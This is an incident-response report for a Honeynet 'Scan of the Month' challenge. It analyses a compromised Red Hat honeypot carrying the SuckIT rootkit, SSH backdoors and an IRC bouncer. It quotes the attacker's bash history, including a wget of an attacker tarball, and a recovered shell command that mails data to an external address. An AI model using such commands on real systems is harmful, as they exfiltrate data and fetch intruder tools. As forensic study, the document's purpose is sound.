Scan of the Month - 29
(September 2003)

www.honeynet.org

Chetan Ganatra
ganatra@speedpost.net

Introduction

On August 10, 2003 one of the honeynet system running Linux Red Hat 7.2 was compromised. The challenge is to analyze a suspended VMware image of this system and respond to the incident in live. While responding to the incident, we need analysis the system answering the questions raised in the challenge and explaining at each step the impact on the system.

Initial Setup

A. Download and verify integrity of the Image file

From the challenge website downloaded the VMware image file (`linux-suspended.tar.bz2`) and the file (`linux-suspended-md5s.gz`), which contains md5 hashes of the system, generated before compromise. Further, verified the integrity of the VMware image file by generating a cryptographic hash in MD5 format using the md5sum command and verifying the output with the MD5 hash provided at the site[1]. Following command was used to generate the md5 hash.

```
F:\Scan29> md5sum linux-suspended.tar.bz2
linux-suspended.tar.bz2 d95a8c351e048bd7d5596d6fc49b6d72
```

B. Download the analysis software (VMWare workstation 4 in this case)

An evaluation version[2] for 30 days of VMware was downloaded from www.vmware.com.

Note:

Before starting with the analysis a copy of the image files is taken. In case we need to restart the VMware workstation or we feel that we have modified system timestamps significantly we can restore the backed image file and restart again from the suspended state.


1. http://unxutils.sourceforge.net/
2. Evaluation tools may be used in an academic research however may not be acceptable in a legal prosecution.


Replies to the challenge questions

Q1. Describe the process you used to confirm that the live host was compromised while reducing the impact to the running system and minimizing your trust in the system.

A1. On opening the image file using VMware workstation, a hash prompt is available to the user from where he can analyze the system in live. This is the state of the server as of August 10, 2003, on which the honeynet team had suspended the running system.

a) Below is a output of the file listing taken using the **`ls -al`** command to get a preliminary understanding of the files present on the `/root/ and /var/log/`





On closer examination of the above output it is revealed that the history file `.bash_history` of user root and the messages log file is soft linked to `/dev/null`, which implies that the history of the commands executed by root and the default syslog messages would not be logged. Though not a strong proof of compromise, this should be a first sign of alarm stating a possible break in. Redirecting history to /dev/null is a common technique used to evade logging of executed commands.

b) On further checking for the `.bash_history` file in some known locations like root partition, we discovered a history file in the root partition with the below contents.

```
[root@localhost /]# ls -al .bash_history
-rw-------    1 root     root          235 Aug 10 15:54 .bash_history
[root@localhost /]# cat .bash_history
id
uptime
./inst
hostname
hostname sbm79.dtc.apu.edu
cd /dev/shm/sc
./install sbm79.dtc.apu.edu
rm -rf /var/mail/root
ps x
cd /tmp
ls -a
wget izolam.net/sslstop.tar.gz
ps x
ps aux | grep apache
kill -9  21510  21511 23289  23292 23302
[root@localhost /]# _
```

The above history file indicates few of the below listed facts

1. A program name **inst** was executed from the root directory. We need to investigate on this latter as to does this script/executable still exist and what it does.
2. A script/executable named install was executed from /dev/shm/sc with sbm79.dtc.apu.edu. We need to investigate this also as to enquire does this directory still exist and what are the contents. The above suggests usage of a non-default / uncommon location for storing and installing exploits and backdoors etc.
3. Mails for root were forcefully removed using the **`rm –rf /var/mail/root.`** This also is an indication of some one trying to delete the traces of root activities.
4. sslstop.tar.gz was downloaded from izolam.net. On searching on the net we are able to reach the site, and we are also able to download the said tar file. The izolam.net web site currently displays a flash image file with Title of the site referring to http://www.swishzone.com/
5. Process status for apache was checked using the **`ps aux | grep apache`** command and later several process were killed using the **`kill`** command, possibly apache process was killed.

c) On examining the above /dev/shm directory we found that the shm directory had a sticky bit enabled and contain a file named **"k"** with suid and sgid bit enabled. On trying to check for some text contents in this file using **`strings`** command we observed some messages, which are indication that this file is a shell and possible on execution sends contents of a file named id to an email **`newptraceuser@yahoo.com`** with subject **`'moka'`** to an email.
Below is a snapshot of the above activity.

```
[root@localhost /]# cd /dev/shm
[root@localhost shm]# ls -al
total 104
drwxrwxrwt   2 root     root            0 Aug 10 15:32 .
drwxr-xr-x  18 root     root        77824 Aug 10 15:30 ..
-rwsr-sr-x   1 root     root        24116 May 21 13:12 k
[root@localhost shm]# strings k | tail
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
cat ip|mail -s 'moka' newptraceuser@yahoo.com >>/dev/null 2>>/dev/null
clear
[-] Unable to fork
[root@localhost shm]# _
```

Note that the directory mentioned in the **.bash_history (/dev/shm/sc)** was not found. Instead we found some suidsgid enabled shell.

d) On investigation of the sslstop directory and the files sslstop.c and sslport.c with in /root/sslstop directory it is learnt that sslstop pertain to a program which modifies httpd.conf to disable SSL support and restart the apache server. Further, it is learnt that sslport may be used to change the default ssl port to some non-default.

The following commands were executed on the root prompt to display the contents of the mentioned files:

```
[root@localhost root]# cd sslstop
[root@localhost sslstop]# head sslstop.c sslport.c
```

Below is the output of the last command.

```
[root@localhost sslstop]# head sslstop.c
/*
  This program modifies the httpd.conf to disable the SSL support
  (ie: to close the port 443). Then it reloads the apache server.

  USAGE: ./sslstop [conffile={/etc/httpd/conf/httpd.conf}]
*/

#include <stdio.h>
#include <string.h>
#include <errno.h>
[root@localhost sslstop]# head sslport.c
/*
  This program modifies the httpd.conf to change the defalul SSL port (443)
  to something else (114). Then it restarts the apache server.

  USAGE: ./sslport [old-port={443}] [new-port="114"]
*/

#include <stdio.h>
#include <string.h>
#include <errno.h>
[root@localhost sslstop]# _
```

e) Additionally, on checking the current running process with **ps auxw | tail** command, below listed process are revealed. Ps is the command used to list status of all processes running currently on the system. Options auxw displays all running processes with their effective Ids and with their full paths.

```
[root@localhost root]# ps auxw | tail
root       900  0.0  0.4  1384   448   6 S  Aug  9   0:00 /sbin/mingetty tty6
root       901  0.0  1.3  2444  1276   1 S  Aug  9   0:00 -bash
root      3247  0.0  0.6  1472   592  ?  S   13:33   0:00 syslogd -m 0
root      3252  0.0  1.1  1984  1096  ?  S   13:33   0:00 klogd -2
root     15119  0.0  1.3  2296  1240  ?  S   16:02   0:00 initd
root     15380  0.0  0.6  1484   624   1 R   20:39   0:00 ps auxw
root     15381  0.0  1.3  2444  1276   1 R   20:39   0:00 -bash
root     25239  0.0  0.3  1880   336  ?  S   15:32   0:00 /lib/.x/s/xopen -q -p
3128
root     25241  0.0  0.7  1888   672  ?  S   15:32   0:00 /lib/.x/s/xopen -q -p
3128
root     25247  0.0  0.7  1668   732  ?  S   15:32   0:00 /lib/.x/s/lsn
[root@localhost root]# _
```

The last three process entries from **/lib/.x/s** indicates some non-default processes running on the system. The name **xopen, lsn** and the options **–p 3128** suggests a possible listening process or a backdoor on port 3128. On further investigation of the above directories and files and also some parallel search on the net we conclude that these files pertaining to rootkit name SuckIT.

Conclusion:

From the above files and contents with in the files, we gather a sufficient proof that system files have been compromised, some non-default processes with IRC bouncer software and SSH backdoor are running and also there are indications of removal of evidence from mails and command history. This confirms that the system is compromised and needs a further detailed look.

Q 2. Explain the impact that your actions had on the running system.

A 2. Our approach has been to minimize the external interference to the system by ensuring that no tools or packages are installed to verify or facilitate the search. We have tried to use the existing binaries and the current functionality of VMware to take screenshots to enable us take evidence for reporting purpose.

We are aware that the use of existing binaries may not be authentic or correct, however the intention here is to act like a first responder to an incident and answer the questions raised with the basic and the bare minimum functionality available.

As we would investigate on the basis of file content and its timestamp, every attempt to read a file or check its status would change the timestamp. Hence we would try minimize the usage of command as possible.

Also as the time goes by there are chances that the sessions that are currently active and running may timeout and hence may be unavailable for further analysis.

As far as possible we have tried to work on the fresh image. In case we felt we have significantly changed the system state, we have restarted the VMware workstation on a clean image file.

Q3. List the PID(s) of the process(es) that had a suspect port(s) open (i.e. non Red Hat 7.2 default ports).

A3. Since one of the port-scanning tool "nmap" was already present on the system we ran nmap to check for all ports that are open. Below is the output of the same.

```
[root@localhost root]# nmap localhost -p 1-65535

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 65522 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
25/tcp     open        smtp
79/tcp     open        finger
80/tcp     open        http
113/tcp    open        auth
139/tcp    open        netbios-ssn
443/tcp    open        https
2003/tcp   open        cfingerd
3128/tcp   open        squid-http
65336/tcp  open        unknown
65436/tcp  open        unknown


Nmap run completed -- 1 IP address (1 host up) scanned in 9 seconds
[root@localhost root]# _
```

We would further confirm the above results by executing netstat to list all active listening port using the below command.

```
[root@localhost httpd]# netstat -nat
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0   4063 192.168.1.79:65336     213.154.118.200:1188    ESTABLISHED
tcp        0      0 0.0.0.0:65436          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3128           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:65336          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2003           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:113            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139            0.0.0.0:*               LISTEN
[root@localhost httpd]#
```

We need to further establish which are the ports that are not the genuine one. For this we first need to isolate the services which are enabled from /etc/xinetd.d and then the services started from the relevant run levels i.e. /etc/rc?.d.

Below is the sequence of commands executed to check the services in xinetd and rc directories

```
[root@localhost root]# cd /etc/xinetd.d
[root@localhost xinetd.d]# grep disable * | grep no
finger: disable = no
telnet: disable = no
wu-ftpd:        disable = no
[root@localhost xinetd.d]# runlevel
N 3
[root@localhost xinetd.d]# cd /etc/rc3.d
[root@localhost rc3.d]# echo S*
S08ipchains S08iptables S10network S12syslog S17keytable S20random S25netfs S26a
pmd S35identd S55sshd S56rawdevices S56xinetd S80sendmail S85gpm S85httpd S90cro
nd S91smb S95anacron S95atd S99local
[root@localhost rc3.d]# _
```

In the above screen shot we have first checked for the services enabled from xinetd by executing the following commands

```
[root@localhost root]# cd /etc/xinetd.d
[root@localhost xinetd.d]# grep disable * | grep no

(The above grep commands first checks for the "disable" parameter in
all the service files in /etc/xinetd.d and then filters out all
those services which are not disabled by greping for the character
string "no".)

Further the runlevel of the system is checked with the command
"runlevel". The output of the command suggests that the system is
currently running in runlevel 3 and hence we need to check the
directory /etc/rc3.d where all services that are to be executed in
runlevel 3 are kept. We check for all services that starts with a
capitol "S" i.e. all services which get started.
```

After comparing the output of nmap, netstat, xinetd.d and rc3.d we can list out following suspected ports that are currently running on the system. They are:

1. 2003 cfingerd (as recognized by nmap, however not enabled by the system)
2. 3128 squid-httpd (as recognized by nmap , however not enabled by the system)
3. 65336 and 65436 unknown (as listed by nmap)

To identify the pid we need to check the process status for further details. We execute the command **`ps auxwef`** to get an extended output of the process status. Below is the list of four entries that are of interest to us.

```
[root@localhost psybnc]# ps auxwef | tail -4
root     15119  0.0  1.3  2296  1240  ?  S   16:02   0:00 initd PWD=/etc/opt/psy
bnc HOSTNAME=sbm79.dtc.apu.edu LESSOPEN=|/usr/bin/lesspipe.sh %s USER=root LS_C
root     25239  0.0  0.3  1880   336  ?  S   15:32   0:00 /lib/.x/s/xopen -q -p
3128 PWD=/lib/.x/s HOSTNAME=localhost.localdomain MACHTYPE=i386-redhat-linux-gn
root     25241  0.0  0.7  1888   672  ?  S   15:32   0:00 /lib/.x/s/xopen -q -p
3128 PWD=/lib/.x/s HOSTNAME=localhost.localdomain MACHTYPE=i386-redhat-linux-gn
root     25247  0.0  0.7  1668   732  ?  S   15:32   0:00 /lib/.x/s/lsn PWD=/lib
/.x/s HOSTNAME=localhost.localdomain MACHTYPE=i386-redhat-linux-gnu SHLVL=4 SHE
[root@localhost psybnc]# cd /etc/opt/psybnc/
[root@localhost psybnc]# cat psybnc.pid
15119
[root@localhost psybnc]# _
```

Also on checking with the /lib/.x/s directories, what we are able to check is a pid file for xopen entries in the process table as below.

```
[root@localhost root]# ps auxwef | tail -4
root     15406  0.1  0.5  1444   564  ?  S    20:41   0:01 ./lsn PWD=/lib/.x/s HO
STNAME=localhost.localdomain LESSOPEN=|/usr/bin/lesspipe.sh %s USER=root LS_COL
root     25239  0.0  0.3  1880   336  ?  S    15:32   0:00 /lib/.x/s/xopen -q -p
3128 PWD=/lib/.x/s HOSTNAME=localhost.localdomain MACHTYPE=i386-redhat-linux-gn
root     25241  0.0  0.7  1888   672  ?  S    15:32   0:00 /lib/.x/s/xopen -q -p
3128 PWD=/lib/.x/s HOSTNAME=localhost.localdomain MACHTYPE=i386-redhat-linux-gn
root     25247  0.0  0.7  1668   732  ?  S    15:32   0:02 /lib/.x/s/lsn PWD=/lib
/.x/s HOSTNAME=localhost.localdomain MACHTYPE=i386-redhat-linux-gnu SHLVL=4 SHE
[root@localhost root]# cd /lib/.x/s
[root@localhost s]# ls
lsn          pid          r_s          s_h_k.pub    xopen
mfs          port         s_h_k        sshd_config
[root@localhost s]# cat pid
25241
[root@localhost s]# cat port
3128
[root@localhost s]# _
```

From above we conclude that 15119, 25239, 25241 and 25247 are the PIDs of the suspected ports running on the system.

Q4. Were there any active network connections? If so, what address(es) was the other end and what service(s) was it for?

A4. Yes, as per the netstat output there is an active connection from Internet address 213.154.118.200 for 65336 port, which runs a proxy service for IRC. In our case it is psyBnc.

```
[root@localhost httpd]# netstat -nat
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0   4063 192.168.1.79:65336      213.154.118.200:1188    ESTABLISHED
tcp        0      0 0.0.0.0:65436           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
```

```
[root@localhost root]# telnet localhost 65336
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
:Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.3.1
```

Q5. How many instances of an SSH server were installed and at what times?

A5. There is in all two (2) instance of SSH installed and below are the snapshots detailing the timings on which they were installed.

The first is the default SSH installation in /usr/sbin/sshd on September 6, 2001

```
[root@localhost root]# cd /usr/sbin
[root@localhost sbin]# ls -al sshd
-rwxr-xr-x   1 root     root       246220 Sep  6  2001 sshd
[root@localhost sbin]# _
```

The second is the SSH backdoor daemon installed on December 28, 2002 in /lib/.x/s

```
[root@localhost root]# cd /lib/.x/s
[root@localhost s]# ls -al
total 280
drwxrwxrwx   2 root     root         4096 Aug 10 15:32 .
drwxr-xr-x   3 root     root         4096 Aug 10 15:32 ..
-rwxrwxrwx   1 root     root         5192 Nov  4  2000 lsn
-rw-r--r--   1 root     root        19890 Aug 10 20:34 mfs
-rw-r--r--   1 root     root            6 Aug 10 15:32 pid
-r--r--r--   1 root     root            5 Aug 10 15:32 port
-rw-------   1 root     root          512 Aug 10 16:32 r_s
-rwxrwxrwx   1 root     root          536 Dec 28  2002 s_h_k
-rwxrwxrwx   1 root     root          340 Dec 28  2002 s_h_k.pub
-rwxrwxrwx   1 root     root          669 Dec 28  2002 sshd_config
-rwxrwxrwx   1 root     root       217667 Dec 28  2002 xopen
[root@localhost s]# _
```

Q6. Which instances of the SSH servers from question 5 were run?

A6. Both the installed SSH servers are running. There is in all three (3) instance of SSH server running. One is the default ssh daemon running on port 22, while two other ssh daemons are running on port 2003 and 3128.

Below are three snapshots confirming the fact.

1. The default SSH server instance running on port 22.

```
[root@localhost /]# telnet localhost 22
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.9p2
_
```

2. The SSH backdoor server instance running on port 3128.

```
[root@localhost root]# telnet localhost 3128
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
SSH-1.5-1.2.32
_
```

3. The second SSH backdoor server instance running on port 2003.

```
[root@localhost root]# telnet localhost 2003
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
SSH-1.5-By-ICE_4_All ( Hackers Not Allowed! )
_
```

Q7. Did any of the SSH servers identified in question 5 appear to have been modified to collect unique information? If so, was any information collected?

A7. Yes, the SSH backdoor daemon was modified to capture password from various commands and connection attempts. Below is the output of the strings command executed on /lib/.x/sk and output of /lib/.x/s/mfs file. However, no critical information was found to be captured in any of the suspected log files. Possibly if any information was captured was already mailed and subsequently deleted.

```
[root@localhost root]# cd /lib/.x
[root@localhost .x]# strings sk | more
```

```
/dev/null
1.3b by Unseen
13996
/lib/.x/.lurker
/proc/
/proc/net/
XÃè
socket:[
/sbin/init
/sbin/init13996
XÃèD
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
$Pè"þ
1öèÀ
Àx^R
```

```
[root@localhost .x]# cd s
[root@localhost s]# tail mfs
================================================================
Time: Sun Aug 10 15:41:32     Size: 20
Path: 192.168.1.79 => 63.99.224.38 [21]
----------------------------------------------------------------


================================================================
Time: Sun Aug 10 16:04:13     Size: 44
Path: proxyscan.undernet.org => 192.168.1.79 [23]
----------------------------------------------------------------
k
[root@localhost s]# _
```

From various mail log files and the configuration files used by the rootkit is also learnt that various mails have been forwarded to email ids at yahoo.com. Possibly captured passwords

and other details are already sent to this ids and log files deleted. Below is an query done on /var/log/maillog to check if any mails were sent outside the domain.

```
[root@localhost /]# cd /var/log
[root@localhost log]# cut -d" " -f7 maillog | grep "to=" | grep -v root
to=jijeljijel@yahoo.com,
to=newptraceuser@yahoo.com,
to=newptraceuser@yahoo.com,
to=skiZophrenia_siCk@yahoo.com,
to=newptraceuser@yahoo.com,
[root@localhost log]# _
```

Q 8. Which system executables (if any) were trojaned and what configuration files did they use?

A 8. Since our approach was not to install or download any external tools/files we verified the integrity of the system binaries manually by generating and comparing the md5 hashes as provided at site. We first verified the md5 hash of the /usr/bin/md5sum and found it to be correct and hence used the same to generate other md5 hashes.

Following are the system file found to be trojaned and/or added.

PATH	Trojan Binaries
/bin	1. ls 2. netstat 3. ps
/usr/bin	1. top 2. sense (A perl script added to filter sniffer logs) 3. logclear (A script for some cleaning activity and executing (swapd) 4. sl2
/sbin	1. ifconfig

Q 9. How and from where was the system likely compromised?

A 9. The system was likely to be compromised from IP 213.154.118.200. The system is likely exploited by the OpenSSH vulnerability as the version running on the system is quite old and has several known vulnerabilities leading to root compromise. However there are no evidence found to prove the same.

Possibly, after the compromise a suid root shell was copied at to /dev/shm/k for later execution. sslstop package was downloaded from izolem.net which can be used to restart the apache httpd daemon and can also force the daemon to listen on some other port.

Further rootkit SuckIt was found to be installed in /lib/.x directory along with a sniffing tool "sk". SuckIt is a Linux kernel based root kit which relies on /dev/kmem. Once installed, it can hide PIDs, files, can sniff and can integrate a tty shell access which can be invoked through any running service.

This rootkit has also replaced several system binaries including ps, ls and netstat to conceal its presence. Most of the log files are cleaned, however there are several traces in the form of email Ids available in /var/log/maillog. Also, an IRC proxy bouncer (psybnc) was installed to replay back to the intruder with the system information. Possibly this is used by the attacker are a reverse shell to its SSH backdoor.

Bonus Question:

Q 10. What nationality do you believe the attacker(s) to be, and why?

A 10. Due to lack of much evidence in the form of logs and network connectivity information, any statement made towards the nationality of the attacker would be unjust. However, as per the single external IP available that is 213.154.118.200, it may be said that the attack might be originated from Romania, where this particular IP is registered.

There are several email reference found in the maillog files, which can be further traced back to get precise country location of the attacker.

END OF REPORT